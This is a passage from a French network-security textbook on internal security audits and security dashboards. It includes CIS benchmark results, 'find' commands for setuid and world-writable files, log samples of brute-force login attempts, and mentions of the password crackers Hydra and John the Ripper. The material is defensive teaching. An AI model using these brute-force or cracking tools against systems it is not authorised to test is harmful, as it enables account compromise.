Section 1.4     Lock Down the Apache Web User Account
 [FAILED]       User (nobody) has an active shell "/bin/sh".

Section 1.5     Apache Distribution Download
 [PASSED]       Downloaded the Apache source and MD5 Checksums from httpd.apache.org?
                (Answer: Yes)

Section 1.6     Verify the MD5 Checksums
 [PASSED]       Verified the Apache MD5 Checksums? (Answer: Yes)

Section 1.7     Apply Current Patches (Applicable to your OS Platform and Apache
```

```
                Version)
 [PASSED]       Applied the current distribution patches? (Answer: Yes)

Section 1.8     Update the Apache Banner Information
 [SKIPPED]      Web server not specified with -s.

Section 1.9     Configure the Apache Software
 [FAILED]       "mod_headers.c" should be compiled into Apache.
 [PASSED]       "mod_imap.c" is not be compiled into Apache.
 [PASSED]       "mod_autoindex.c" is not be compiled into Apache.
 [PASSED]       "mod_status.c" is not be compiled into Apache.
 [FAILED]       "mod_rewrite.c" should be compiled into Apache.
 [FAILED]       "mod_auth_digest.c" should be compiled into Apache.
 [PASSED]       "mod_userdir.c" is not be compiled into Apache.
 [FAILED]       "mod_vhost_alias.c" should be compiled into Apache.

Section 1.10    Compile and Install the Apache Software
 [PASSED]       Compiled and installed Apache distribution? (Answer: Yes)

Section 1.11    Server Oriented General Directives
 [PASSED]       Server type is "standalone"
 [FAILED]       HostnameLookups is off
 [FAILED]       HostnameLookups is off for <VirtualHost 192.168.0.254>

Section 1.12    User Oriented General Directives
 [PASSED]       User is "nobody"
 [PASSED]       Group is "nogroup"
 [FAILED]       ServerAdmin email address is blank.

Section 1.13    Denial of Service (DoS) Protective General Directives
 [FAILED]       TimeOut value "300" is greater than the recommended "60"
 [PASSED]       KeepAlive value is "On"
 [PASSED]       KeepAliveTimeout is "15"
 [FAILED]       StartServers value of "1" is less than the recommended "10"
 [PASSED]       MinSpareServers is "1"
 [PASSED]       MaxSpareServers is "5"
 [FAILED]       MaxClients value of "150" is less than the recommended "256"

Section 1.14    Web Server Software Obfuscation General Directives
 [FAILED]       ServerTokens is "full"
 [PASSED]       ServerSignature is "Off"
 [FAILED]       ErrorDocument is not set for status code "400".
 [FAILED]       ErrorDocument is not set for status code "401".
 [FAILED]       ErrorDocument is not set for status code "403".
 [FAILED]       ErrorDocument is not set for status code "404".
 [FAILED]       ErrorDocument is not set for status code "405".
 [FAILED]       ErrorDocument is not set for status code "500".

Section 1.15    Web Server Fingerprinting
 [FAILED]       No fake headers have been specified.
```

```
Section 1.16    Intrusion Detection Options
 [FAILED]       Are fake CGI scripts used? (Answer: No)
 [FAILED]       LocationMatch is not used to limit scans
 [FAILED]       ScriptAliasMatch is not used

Section 1.17    Mod_Security
 [FAILED]       Module mod_security is not compiled into apache binary.

Section 1.18    Access Control Directives
 [FAILED]       No "Directory" entry for directory "/".

Section 1.19    Authentication Mechanisms
 [PASSED]       Have you implemented any basic authentication access controls?
                (Answer: No)

Section 1.20    Directory Functionality/Features Directives
 [FAILED]       No "Directory" entry for directory "".

Section 1.21    Limiting HTTP Request Methods
 [FAILED]       LimitExcept directive on Virtual Host "192.168.0.254" is not properly
                set for GET and POST.
 [FAILED]       LimitExcept directive on "" is not properly set for GET and POST.

Section 1.22    Logging General Directives
 [FAILED]       LogLevel is set to "".

Section 1.23    Remove Default/Unneeded Apache Files
 [SKIPPED]      DocumentRoot "" does not exist.
 [SKIPPED]      User "nobody" home directory (/users/fake) does not exist.

Section 1.24    Update Ownership and Permissions for Enhanced Security
 [FAILED]       Server Conf directory "/usr/local/conf/" does not exist.
 [FAILED]       Document Root "" does not exist.
 [FAILED]       Log directory "" does not exist.
 [FAILED]       CGI directory "" does not exist.
 [VERIFY]       Server Bin directory "/usr/local/bin/" group is properly set.
 [FAILED]       Permissions on Server Bin directory "/usr/local/bin/" should be "550".
 [PASSED]       Owner of Server Bin directory "/usr/local/bin/" is root.

Section 1.25    Update the Apachectl Script for Email Notification
 [FAILED]       Updated the default apachectl start script's code to send alerts to
                the appropriate personnel? (Answer: No)
-------------------------------------------------------------------------

 [Apache Benchmark Score: 3.55 out of 10.00]
```

Il est évidemment possible de construire son propre script d'analyse des configurations au moyen de langages simples, tels que AWK ou Perl. L'auditeur peut alors inclure dans son analyse des besoins spécifiques.

Analyse de la configuration du système d'exploitation

Les fichiers de configuration d'un système d'exploitation sont eux aussi fondamentaux pour la sécurité du système. Ils doivent être vérifiés afin de limiter les faiblesses potentielles dudit système face aux attaques externes.

Les fichiers de configuration concernent notamment les éléments suivants :

- Les fichiers de configuration des programmes tels que le gestionnaire d'impression, le programme effectuant les sauvegardes de fichiers, etc.
- Les contrôles d'accès (permissions) aux fichiers et répertoires, mais aussi de zones particulières, telles que la mémoire, les périphériques physiques, etc.
- Les mots de passe des utilisateurs.
- Les signatures des exécutables afin de s'assurer qu'ils sont à jour en terme de correctif de sécurité.

Une fois tous ces éléments analysés, un recoupement des informations permet de limiter les attaques initiales du système.

Politique de sécurité

« Chaque utilisateur n'effectue que les actions qui lui sont autorisées. »

Il s'agit d'appliquer une politique de séparation des privilèges sur le système d'exploitation. Une telle politique signifie qu'un seul compte superutilisateur doit exister et qu'il n'est utilisé que de manière exceptionnelle.

Chaque service ne doit disposer que des droits dont il a besoin. Dans le même esprit, un logiciel de sauvegarde a le droit de lire l'intégralité des données dans les zones dont il a la charge, mais ne doit pas pouvoir modifier les permissions.

Le contrôle

Des outils, tels que CIS-Tools permettent d'assurer une partie de cette analyse, comme l'illustre la figure 13.8.

Ce type d'outil, dit de Host Based Security Assessment, a pour mission d'analyser un système d'exploitation de l'intérieur mais n'est pas toujours à même d'analyser la configuration d'un service réseau qui n'est pas fourni d'origine par le système.

Il existe de multiples solutions commerciales d'outils de Host Based Security Assessment, notamment chez Symantec, BindView, NetIQ, etc. De telles solutions sont généralement fondées sur le principe d'agents en charge de lancer les tests sur les machines à contrôler, de contrôleurs de groupes d'agents et de consoles gérant les contrôleurs et mettant en forme les résultats.

Les tests sont périodiquement mis à jour, évitant ainsi le fastidieux développement de nouvelles vérifications. La plupart des outils proposent un langage de programmation permettant aux équipes de sécurité de faire leurs propres tests.

Figure 13.8
Résultats de l'analyse CIS d'une version de Windows

Summary

Computer Name:
Benchmark:
Profile:
Scan Time: 10/16/2005 10:38:41

Description	Items		Score	
	Passed	Failed	Actual	Max
1 Service Packs and Security Updates	2	0	20.000	20.000
1.1 Major Service Pack and Security Update Requirements	1	0	10.000	10.000
1.2 Minor Service Pack and Security Update Requirements	1	0	10.000	10.000
2 Auditing and Account Policies	8	18	7.167	20.000
2.1 Major Auditing and Account Policies Requirements	1	1	5.000	10.000
2.2 Minor Auditing and Account Policies Requirements	7	17	2.167	10.000
5.3 Components	1	0	10.000	10.000
5.3.1 Turn on Security Center	1	0	10.000	10.000
Overall Score:	97	62	62.792	

Description	Status
1 Service Packs and Security Updates	
1.1 Major Service Pack and Security Update Requirements	
1.1.1 Current Service Pack Installed	Passed
1.2 Minor Service Pack and Security Update Requirements	
1.2.1 All Critical and Important Security Updates available to date have been installed.	Passed
2 Auditing and Account Policies	
2.1 Major Auditing and Account Policies Requirements	
2.1.1 Minimum Password Length	Failed
2.1.2 Maximum Password Age	Passed
2.2 Minor Auditing and Account Policies Requirements	
2.2.1 Audit Policy (minimums)	
2.2.1.1 Audit Account Logon Events	Failed
2.2.1.2 Audit Account Management	Failed
2.2.1.3 Audit Directory Service Access	Not Tested
2.2.1.4 Audit Logon Events	Failed

De tels outils fournissent des rapports simples destinés au management, jusqu'aux versions techniques, en passant par la version « tableau de bord », dans laquelle le niveau est mémorisé afin que la courbe d'évolution de la sécurité de la plate-forme puisse être maintenue, comme l'illustre la figure 13.9 avec ESM (Enterprise Security Manager) 6.5 de Symantec.

D'autres outils spécialisés ont vocation à aider les administrateurs à sécuriser leurs plates-formes, notamment YASSP (Yet Another Solaris Security Package), Bastille Linux. Ces outils ne font pas d'évaluation de la sécurité, mais ressortent toutes les carences de configuration d'un système d'exploitation insuffisamment paramétré. Ils peuvent également être utilisés comme une base de renseignements pour permettre à l'auditeur d'évaluer la sécurité de la plate-forme.



ESM Enterprise Console
File Edit View Report Help
My ESM Enterprise
All Managers
Domains
All Agents
UNIX Agents
Windows Agents
Policies
Disk Quota
Data Point Date | Level | Rating | Red Policies | Yellow Policies | Green Policies | No Data | Total P
1 2005/10/29 Red 1959 1 0 0 3 4
2 2005/10/28 Red 1959 1 0 0 3 4
3 2005/10/27 Red 1959 1 0 0 3 4
4 2005/10/26 No Data No Data 0 0 0 4 4
5 2005/10/25 No Data No Data 0 0 0 4 4
6 2005/10/24 No Data No Data 0 0 0 4 4
7 2005/10/23 No Data No Data 0 0 0 4 4
8 2005/10/22 No Data No Data 0 0 0 4 4
9 2005/10/21 No Data No Data 0 0 0 4 4
10 2005/10/20 No Data No Data 0 0 0 4 4
Ready

Figure 13.9

La console ESM (Enterprise Security Manager) de Symantec

Pour ceux qui désirent réaliser par eux-mêmes ce type de contrôle, de nombreux outils assurent une partie du travail. Ainsi, la qualité des mots de passe peut être analysée à l'aide des outils John the Ripper ou Crack sous Unix ou l0phtCrack sous Windows.

Certaines astuces découlant de l'expérience de l'administration des systèmes sont des classiques qui peuvent toujours être utilisés. Ainsi, la recherche de permissions trop laxistes peut se faire au moyen d'une simple ligne de commande.

Par exemple, l'extraction des fichiers appartenant à root avec un setuid présente un risque, car de tels programmes (RCP, ping, etc.) ont les privilèges de root, même s'ils sont lancés par un simple utilisateur.

Il est possible de trouver de tels exécutables avec la ligne de commande suivante :

```
# find / -perm +u+s -user 0 -ls
-r-sr-xr-x    1 rootwheel     254864 Feb 22  2005 /bin/rcp
-r-sr-xr-x    1 rootwheel     206136 Feb 22  2005 /sbin/ping
-r-sr-x---    1 rootoperator  171284 Feb 22  2005 /sbin/shutdown
-r-sr-xr-x    4 rootwheel      19808 Feb 22  2005 /usr/bin/batch
```

```
-r-sr-xr-x    4 rootwheel      19808 Feb 22  2005 /usr/bin/at
-r-sr-xr-x    4 rootwheel      19808 Feb 22  2005 /usr/bin/atq
-r-sr-xr-x    4 rootwheel      19808 Feb 22  2005 /usr/bin/atrm
-r-sr-xr-x    6 rootwheel      33492 Feb 22  2005 /usr/bin/chfn
-r-sr-xr-x    6 rootwheel      33492 Feb 22  2005 /usr/bin/chsh
-r-sr-xr-x    6 rootwheel      33492 Feb 22  2005 /usr/bin/chpass
-r-sr-xr-x    1 rootwheel       3680 Feb 22  2005 /usr/bin/keyinfo
-r-sr-xr-x    1 rootwheel       7540 Feb 22  2005 /usr/bin/keyinit
-r-sr-xr-x    1 rootwheel       7264 Feb 22  2005 /usr/bin/lock
-r-sr-xr-x    1 rootwheel      21920 Feb 22  2005 /usr/bin/login
-r-sr-xr-x    1 rootwheel       4060 Feb 22  2005 /usr/bin/opieinfo
-r-sr-xr-x    1 rootwheel      10552 Feb 22  2005 /usr/bin/opiepasswd
-r-sr-xr-x    2 rootwheel      29052 Feb 22  2005 /usr/bin/yppasswd
-r-sr-xr-x    2 rootwheel      29052 Feb 22  2005 /usr/bin/passwd
-r-sr-xr-x    1 rootwheel      10740 Feb 22  2005 /usr/bin/quota
-r-sr-xr-x    1 rootwheel      10248 Feb 22  2005 /usr/bin/rlogin
-r-sr-xr-x    1 rootwheel       8012 Feb 22  2005 /usr/bin/rsh
-r-sr-xr-x    1 rootwheel       8232 Feb 22  2005 /usr/bin/su
-r-sr-xr-x    1 rootwheel      25468 Feb 22  2005 /usr/bin/crontab
-r-sr-sr-x    1 rootdaemon     23884 Feb 22  2005 /usr/bin/lpq
-r-sr-sr-x    1 rootdaemon     27408 Feb 22  2005 /usr/bin/lpr
-r-sr-sr-x    1 rootdaemon     22984 Feb 22  2005 /usr/bin/lprm
-r-sr-xr-x    1 rootwheel      15604 Feb 22  2005 /usr/sbin/timedc
-r-sr-xr-x    1 rootwheel      13924 Feb 22  2005 /usr/sbin/traceroute
-r-sr-xr-x    1 rootwheel 466624 Feb 22  2005 /users/jean/prive/toto
# ls -l /bin/sh
-r-xr-xr-x  1 root  wheel  466624 Feb 22  2005 /bin/sh
```

Comme nous pouvons le voir à la dernière ligne, notre ami Jean a mis en place un moyen d'accéder à tout le système.

Cette méthode fonctionne également pour trouver des objets avec des permissions trop laxistes, qui permettent à quiconque de les modifier :

```
# find / -type f -or -type d -perm +o+w -ls
drwxrwxrwt    2 rootwheel    512 Sep 30 21:53 /usr/tmp
drwxrwxrwx    2 uucpuucp     512 Sep 18  2001 /var/spool/uucppublic
drwxrwxrwt    3 root wheel    512 Aug 17 19:42 /var/spool/samba
drwxrwxrwt    2 root wheel    512 Oct 19 19:27 /var/spool/samba/HP6mp
drwxrwxrwt   12 root wheel    512 Oct 21 19:42 /var/tmp
drwxrwxrwt    2 root wheel    512 Oct 11 08:30 /var/tmp/vi.recover
```

De même, certains outils peuvent utiliser des bases de données de signatures MD5 afin de s'assurer qu'un binaire est intègre. La comparaison des signatures des fichiers peut être assurée par des outils spécialisés tels que mtree ou Tripwire. Tripwire existe en version gratuite et commerciale, cette dernière offrant des services supplémentaires.

Analyse des traces des services applicatifs

Les traces des services permettent de s'assurer de l'état du service concerné (problème d'accès, de permissions, etc.).

Un serveur HTTP, par exemple, peut révéler que l'adresse 127.0.0.1 est venue le 23/10/2005 chercher la page **/pages/colibri009.html** d'une taille de 1 688 octets avec succès (code d'erreur 200) et que le client HTTP était un Mozilla/5.0 nommé « Yahoo! Slurp » :

```
127.0.0.1 - - [23/Oct/2005:00:09:23 +0200] "GET /pages/colibri009.html
HTTP/1.0" 200 1688 "-" "Mozilla/5.0 (compatible; Yahoo! Slurp)"
```

Il est aussi possible de détecter (en lisant le fichier d'erreurs) que quelqu'un a tenté d'accéder aux statistiques du serveur, cherchant sans doute à exploiter une faiblesse du programme AWstats :

```
[Wed Oct 19 15:16:53 2005] [error] [client 211.21.77.62] File does not exist: /http/
laurent/awstats/awstats.pl
```

Dans le même esprit, le serveur FTP peut révéler jusqu'aux noms des fichiers demandés :

```
Oct 08 09:43:58 serveur.ftp.com proftpd[4070] serveur.ftp.com
(192.168.0.15[192.168.0.15]): ANON utilisateur_x: Login successful.
Sat Oct  8 09:44:05 2005 0 192.168.0.15 14856 /ftp/pub/crypto-fdisk1.png b _ i
a utilisateur_x groupe_ftp 0 * c
Oct 08 09:44:07 serveur serveur.ftp.com proftpd[4070] serveur.ftp.com: FTP session
closed.
```

Politique de sécurité

« Chaque utilisateur n'effectue que les actions qui lui sont autorisées. »

Les transgressions de cette politique peuvent être détectées par l'analyse des traces des applicatifs réseau. Par exemple, l'utilisation et l'accès aux informations sont régis par une politique de sécurité, qui définit les règles de confidentialité de l'information.

Une entreprise a ainsi souvent les trois niveaux de protection de l'information suivants :

- Public : l'information ne présente aucun risque pour l'entreprise si elle est connue. Par conséquent, aucun contrôle d'accès n'est nécessaire.
- Interne : l'information doit rester interne à l'entreprise. Seul le personnel peut donc y accéder. En règle générale, une authentification est nécessaire pour atteindre l'information. Parfois, le chiffrement est demandé.
- Secret : l'information est critique pour l'entreprise. Sa divulgation à des personnes non autorisées peut mettre l'entreprise en péril. Par conséquent, l'accès est strictement contrôlé, et les flux sont souvent chiffrés.

Des services tels que SSH, HTTP, HTTPS, FTP, POP, IMAP, etc., permettent d'authentifier l'utilisateur avant qu'il puisse atteindre l'information. Sans la fourniture de la preuve que l'individu est bien qui il prétend être, et dans la mesure où le système d'exploitation

a été correctement paramétré, mis à jour, etc., il n'est pas possible à des personnes non autorisées d'accéder à l'information.

Le contrôle

Il est nécessaire de rapporter toutes les traces des applications afin de détecter toute tentative frauduleuse d'accès à l'information.

Afin d'illustrer ce contrôle par l'exemple, nous nous appuyons sur l'outil gratuit Hydra, qui permet de lancer des attaques brutales d'authentification sur un grand nombre de services, tels que Telnet, FTP, HTTP, HTTPS, Proxy HTTP, SMB, SMBNT, MS-SQL, MySQL, les R-services, CVS, SNMP, Socks 5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP 2 et 3, PostgreSQL, Teamspeak, les authentifications Cisco et Cisco AAA.

Nous lançons des attaques simulant un utilisateur désireux d'accéder à un service donné. Ces tentatives se transforment en traces, rapportées dans notre collecteur central (serveur Apache) :

```
[Sun Oct 30 09:20:02 2005] [error] [client 192.168.0.1] user intrus not found: /
[Sun Oct 30 09:20:08 2005] [error] [client 192.168.0.1] user georges not found: /
[Sun Oct 30 09:20:14 2005] [error] [client 192.168.0.1] user edouard not found: /
```

Le serveur POP3 note de son côté :

```
Oct 30 09:28:06 laurent qpopper[42098]: intrus at pop3srv (192.168.0.1):
-ERR [AUTH] Password supplied for "intrus" is incorrect.
Oct 30 09:28:27 laurent qpopper[46265]: georges at pop3srv (192.168.0.1):

-ERR [AUTH] Password supplied for "georges" is incorrect.
Oct 30 09:29:02 laurent qpopper[50311]: edouard at pop3srv (192.168.0.1):
-ERR [AUTH] Password supplied for "edouard" is incorrect.
```

Et le serveur FTP :

```
Oct 30 09:22:51 laurent proftpd[1201] ftpsrv (client[192.168.0.1]):
FTP session opened.
Oct 30 09:22:56 laurent proftpd[1201] ftpsrv (client[192.168.0.1]): USER intrus:
no such user found from client [192.168.0.1] to 192.168.201.180:21
Oct 30 09:23:02 laurent proftpd[1201] ftpsrv (client[192.168.0.1]): USER georges:
no such user found from client [192.168.0.1] to 192.168.201.180:21
Oct 30 09:23:08 laurent proftpd[1201] ftpsrv (client[192.168.0.1]): USER edouard:
no such user found from client [192.168.0.1] to 192.168.201.180:21
Oct 30 09:23:08 laurent proftpd[1201] ftpsrv (client[192.168.0.1]):
Maximum login attempts (3) exceeded
Oct 30 09:23:08 laurent proftpd[1201] ftpsrv (client[192.168.0.1]):
FTP session closed.
```

Avec de telles traces, il est facile de détecter en temps réel des échecs successifs de tentatives d'authentification.

Analyse des traces du système d'exploitation

La dernière étape dans l'analyse des traces, concerne celles du système d'exploitation. Il s'agit d'analyser des événements du système d'exploitation issus d'un système donné.

L'utilisation de commandes permettant de gagner des privilèges telles que `su` ou `sudo` ou l'apparition de fichiers `core` peuvent témoigner d'une situation en relation avec un problème de sécurité.

Politique de sécurité

« Chaque utilisateur n'effectue que les actions qui lui sont autorisées. »

Une telle politique doit être valable au sein même d'un système d'exploitation. Certaines fonctions des OS sont chargées de n'autoriser l'accès à l'information (fichiers et répertoires) qu'aux comptes autorisés. Selon le système d'exploitation considéré, des traces peuvent être engendrées par de tels événements.

Un système normalisé C2, fondé sur les critères Trusted Computer System Evaluation Criteria, doit augmenter non seulement la qualité des mécanismes de contrôle d'accès internes au système d'exploitation, mais également celle des traces associées.

Le contrôle

Quel que soit le niveau de certification ou de sécurité du système d'exploitation, il est toujours possible de disposer de ces traces sur un collecteur central où elles seront analysées.

Il s'agit alors de rechercher d'autres types de signatures, telle l'utilisation de la commande `su` :

```
Oct 30 10:03:47 serveur su: BAD SU utilisateur to root on /dev/ttyp2
```

ou celle de la commande `sudo` :

```
Oct 30 10:04:52 serveur sudo: utilisateur : 1 incorrect password attempts ;
TTY=ttyp2 ; PWD=/users/utilisateur ; USER=root ; COMMAND=/bin/ls -l /zone_interdite
```

Lorsqu'un processus meurt de façon inattendue, les traces peuvent signifier, par exemple, une tentative de débordement de tampon :

```
pid 69531 (lpd), uid 0: exited on signal 11
pid 20699 (lpd), uid 0: exited on signal 11
```

Un dernier exemple de traces est fourni par les commandes destinées à des tâches administratives, comme l'ajout ou le retrait d'utilisateurs :

```
2003-11-16 10:38:44 [root:groupadd] cyrus(60)
2003-11-16 10:38:44 [root:useradd] cyrus(60):cyrus(60):the cyrus mail server:/
nonexistent:/sbin/nologin
```

En résumé

Le contrôle interne de sécurité vise à vérifier l'application des règles de sécurité dans la configuration des systèmes composant le réseau.

Ce contrôle peut être élémentaire, comme la vérification de la présence de commandes de sécurité dans une configuration ou celle de l'unicité du plan d'adressage dans un ensemble de configurations.

Ce contrôle peut être aussi plus complexe, comme la vérification des topologies de routage réseau dans un ensemble de configurations ou la consistance des filtrages (données, routage, etc.) dans une configuration.

Le chapitre suivant détaille l'établissement ou la création de tableaux de bord de la sécurité utilisant les résultats des contrôles internes et externes.

14

Tableau de bord de la sécurité réseau

Comme nous avons pu le voir aux chapitres précédents, les contrôles internes et externes de sécurité apportent un nombre important d'informations. Ces dernières doivent être analysées afin de tenter de détecter des failles de sécurité et de dresser un tableau de bord de la sécurité réseau.

Pour analyser ces informations et établir des corrélations entre les différents événements, il est nécessaire de centraliser ces informations mais aussi de disposer d'outils efficaces d'aide à la décision.

Nous montrons dans ce chapitre quels sont les objectifs d'un tableau de bord de la sécurité. Nous détaillons ensuite une méthode permettant d'évaluer la sécurité et présentons les outils de SIM (Security Information Management), qui permettent de centraliser des règles de corrélation entre les événements. Enfin, nous montrons comment définir des tableaux de sécurité réseau construits à la fois à partir des résultats des contrôles internes et externes et des événements réseau.

Bien que les événements réseau soient cruciaux dans la détection de failles de sécurité, il convient de rester prudent dans leur analyse ainsi que dans les conclusions déduites.

La problématique majeure de l'analyse des événements de sécurité est que les informations ou événements disponibles sur un système donné couvrent généralement des domaines très larges. Il faut donc sélectionner les événements de sécurité qui doivent être émis vers une plate-forme centrale d'analyse et de corrélation.

Comme le trafic des événements tend à croître de manière considérable dès que le nombre d'équipements supervisés augmente, il faut prévoir les trafics de pointe associés

à la remontée des événements et envisager une plate-forme centrale capable d'absorber et de traiter les événements reçus. Une bonne solution consiste à construire une infrastructure à plusieurs strates, dans laquelle les événements sont nettoyés afin d'en extraire la substantifique moelle.

La définition et la maintenance des règles de corrélation doivent suivre en permanence les évolutions de l'architecture réseau et de ses services afin de ne pas déclencher d'alertes en cas de faux positifs ou d'oublier de déclencher des alertes réelles.

Objectifs d'un tableau de bord de la sécurité réseau

L'établissement d'un tableau de bord de la sécurité réseau se réfère de manière fondamentale à la notion de mesure. De manière théorique, une mesure est définie comme le processus par lequel on affecte des nombres ou des symboles aux attributs d'entités appartenant au monde réel, de manière à les décrire par rapport à des règles clairement définies.

On distingue les mesures directes, qui permettent d'attribuer une valeur à l'attribut d'une entité (par exemple, la taille d'un programme peut se mesurer par le nombre de lignes de codes ou de lexèmes), et les mesures indirectes, qui ne permettent pas d'attribuer une valeur à l'attribut d'une entité (la facilité de maintenance ne peut se mesurer directement, par opposition au coût de la maintenance).

La théorie de la mesure montre toute la difficulté de définir de manière cohérente et consistante un tableau de bord de la sécurité. Objectif utopique ou non, il n'en reste pas moins que l'on ne peut réduire un tableau de bord de sécurité à un indicateur entre 0 et 100 % pour un système complexe sans perdre d'informations essentielles.

Malgré ces difficultés, il est essentiel d'initier une telle démarche. L'établissement d'un tableau de bord de la sécurité doit s'inscrire dans une démarche sécuritaire afin de répondre aux besoins de sécurité du réseau. Un tel tableau vise les principaux objectifs suivants :

- Déterminer les éléments les plus critiques, ainsi que les menaces et les conséquences qui pèsent sur le réseau.
- Définir une politique de sécurité permettant de se prémunir contre les menaces et les conséquences les plus critiques.
- Mettre en œuvre des technologies répondant aux objectifs définis dans la politique de sécurité.
- Contrôler l'application de la politique de sécurité par des contrôles internes et externes récurrents.
- Consolider et corréler les informations des contrôles afin de bâtir un tableau de bord de la sécurité en cohérence avec les objectifs de sécurité.

Pour atteindre ces objectifs, le tableau de bord de la sécurité doit obéir aux critères suivants :

- Refléter régulièrement le niveau de sécurité d'un système. L'historique doit être gardé pour des analyses statistiques ultérieures.
- Permettre de déclencher des actions ou alertes préventives. Ces actions ou alertes peuvent prendre en considération l'historique des données collectées.
- Permettre de prendre des décisions sur des critères de nature différente.
- Ne pas être par nature un rapport *post-mortem* d'un incident de sécurité, mais plutôt être un rapport préventif afin d'éviter *a priori* un incident de sécurité.

Quel que soit l'état d'avancement du tableau de bord de la sécurité, les personnes concernées doivent être impliquées, et des objectifs doivent être définis afin de corriger les failles de sécurité.

Un tableau de bord de la sécurité doit être considéré comme un apport d'information sur la sécurité et non comme un ensemble de valeurs réelles absolues de la sécurité. Le danger encouru avec les indicateurs est qu'ils engendrent l'objectif de les ramener à tout prix à une valeur acceptable, sans prendre en compte que le tableau ne traduit pas réellement la sécurité du système.

En fait, dès l'instant où un réseau est interconnecté avec l'extérieur, le réseau court un risque. Tous les mécanismes de protection, comme les pare-feu, ne sont que des réducteurs de risque et non des éliminateurs de risque. Il existe toujours une probabilité non nulle que quelque chose aille mal, quel que soit le mécanisme construit par des êtres humains faillibles. Un tableau de bord de la sécurité est donc construit pour estimer ce risque.

Besoins opérationnels

D'une manière générale, un réseau complexe nécessite de la part des entités opérationnelles des qualités de réaction rapide et de définition des priorités. La sécurité n'échappe pas à cette règle et doit fournir à ces entités les deux axes d'actions suivants :

- La réaction rapide repose sur le fait qu'un tableau de bord de la sécurité doit permettre de déclencher des actions ou alertes préventives.
- La définition des priorités repose sur le fait qu'un tableau de bord de la sécurité doit permettre de prendre des décisions en tenant compte de critères de nature différente.

Les informations données aux entités opérationnelles doivent non seulement être précises, mais aussi détailler les impacts réseau possibles associés aux faiblesses détectées.

Définition d'une échelle de mesure

L'une des caractéristiques qui font qu'une activité peut se voir attribuer le statut de science est la capacité d'obtenir et de manipuler des mesures relatives à l'objet de cette science.

On rencontre souvent dans la littérature les mots « mesure » et « métrique », mais il n'est pas simple de les distinguer de manière sûre. La langue française génère elle-même quel-

ques confusions puisque ces termes ont tous deux une connotation mathématique bien que dans des contextes différents.

Le NIST (National Institute for Standards and Technology) précise que le terme « métrique » devrait être utilisé pour la définition mathématique et algorithmique et que le terme « mesure » devrait désigner la valeur numérique obtenue. On s'oriente cependant vers une utilisation systématique du terme « mesure ».

Le jugement de l'adéquation d'une mesure est fondé sur le choix des attributs qui caractérisent une entité, mais aussi sur le fait que l'association de valeurs numériques aux attributs doit préserver certaines propriétés. De manière plus formelle, toutes les relations définies du système empirique doivent être préservées dans le système numérique.

Un énoncé est signifiant si sa vérité (ou sa fausseté) reste inchangée quand on passe d'une échelle à une autre échelle admissible. Comme le montre le tableau 14.1, il existe plusieurs échelles de mesure. Il est important de toujours utiliser des opérations définies sur l'échelle choisie. Par exemple, si la criticité des vulnérabilités réseau est sur une échelle ordinale (criticités basse, moyenne, élevée), il est impossible de calculer la moyenne des criticités observées.

Tableau 14.1 Exemples d'échelles de mesure

Échelle	Exemple	Opérations statistiques possibles
Nominale	Numérotation des joueurs de football	Fréquence
Ordinale	Classification en catégories (A, B, C, etc.)	Médiane, Percentile, etc.
Intervalle	Température	Moyenne, écart type, etc.
Ratio	Taille	Moyenne géométrique, coefficient de variation, etc.

Pour la mesure de la sécurité logique d'un réseau, nous définirons tout d'abord un ensemble le plus complet possible d'attributs caractérisant la sécurité des configurations du réseau. Nous fonderons ensuite notre mesure sur le comptage du nombre de faiblesses détectées dans les configurations des équipements réseau. Nous adopterons alors une échelle de type ratio, laquelle préserve l'ordre et la taille des intervalles, incluant l'élément 0.

